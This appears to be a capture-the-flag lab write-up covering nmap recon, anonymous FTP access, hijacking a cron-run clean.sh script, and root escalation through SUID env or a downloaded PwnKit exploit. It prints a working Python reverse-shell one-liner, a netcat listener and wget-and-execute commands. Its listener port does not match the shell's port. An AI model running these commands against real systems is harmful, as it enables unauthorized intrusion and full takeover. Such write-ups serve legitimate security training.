


Recon
I started by scanning the target with nmap to identify open ports, running services, and their versions.
❯ nmap -sV -sC 10.48.171.86Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-16 01:16 +0600Nmap scan report for 10.48.171.86Host is up (0.044s latency).Not shown: 996 closed tcp ports (reset)PORT STATE SERVICE VERSION21/tcp open ftp vsftpd 2.0.8 or later| ftp-anon: Anonymous FTP login allowed (FTP code 230)|_drwxrwxrwx 2 111 113 4096 Jun 04 2020 scripts [NSE: writeable]| ftp-syst:| STAT:| FTP server status:| Connected to ::ffff:192.168.161.227| Logged in as ftp| TYPE: ASCII| No session bandwidth limit| Session timeout in seconds is 300| Control connection is plain text| Data connections will be plain text| At session startup, client count was 2| vsFTPd 3.0.3 - secure, fast, stable|_End of status22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3139/tcp open netbios-ssn Samba smbd 3.X - 4.X445/tcp open netbios-ssn Samba smbd 4.7.6-UbuntuThe most interesting result was the FTP service on port 21. Nmap also showed that anonymous FTP login was enabled, and the scripts directory was writable.
That immediately made FTP worth investigating.
FTP Access
I connected to the FTP service:
ftp 10.48.171.86Anonymous access was allowed, so I logged in using the anonymous account and inspected the available files and directories.
The writable scripts directory was particularly interesting because files placed there could potentially be processed by a scheduled task on the target.
Enumerating the FTP Files

I downloaded the relevant files from the FTP server and inspected them locally.
During the enumeration, I identified a script named clean.sh that was associated with a cron job.
Because the script was writable through FTP and executed automatically by the system, this provided a potential path toward command execution.
Initial Foothold — Cron Job
The clean.sh script was modified in the authorized lab environment to execute a reverse shell.
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.161.227",1337));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'The IP address represents my lab machine, where I would receive the incoming connection.
Uploading the Modified Script
I connected to the FTP server again and uploaded the modified script:
put clean.shThe goal was for the cron job to execute the modified script automatically.
Catching the Reverse Shell
Before waiting for the cron job to execute, I started a Netcat listener on my machine:
nc -nlvp 4444After the cron job executed clean.sh, the reverse shell connected back to my listener.
I then verified the shell and checked the available files:
lscat user.txt
This confirmed that I had obtained the initial foothold and could retrieve the user flag.
Privilege escalation
Check for SUID binaries:
find / -user root -perm -u=s 2>/dev/nullIf /usr/bin/pkexec is present, you can attempt PwnKit-based escalation.
Option A: Using env
/usr/bin/env /bin/sh -pOption B: Download and run PwnKit exploit
Host the exploit locally:
python3 -m http.server 8080Download it on the target:
wget http://192.168.252.3:8080/PwnKitchmod +x PwnKit./PwnKitLab note: The presence of
pkexecalone does not prove that the system is vulnerable. The installed package version and configuration should be verified before attempting exploitation.
Root Access
After successfully completing the privilege-escalation step in the lab, I verified my privileges:
whoamiThe result confirmed that I had root-level access.
I then accessed the root directory:
cd /rootlsFinally, I retrieved the root flag:
cat root.txt
Summary
- Performed service enumeration using Nmap.
- Identified FTP, SSH, and Samba services running on the target.
- Discovered that anonymous FTP access was enabled.
- Identified a writable
scriptsdirectory through FTP. - Downloaded and inspected the available files.
- Discovered the
clean.shscript associated with a cron job. - Modified
clean.shto establish a reverse shell in the authorized lab environment. - Uploaded the modified script through FTP.
- Started a Netcat listener and obtained an initial shell.
- Retrieved the
user.txtflag. - Enumerated SUID binaries for potential privilege-escalation vectors.
- Identified
/usr/bin/pkexecand investigated its version and configuration. - Successfully escalated privileges to root and retrieved the
root.txtflag.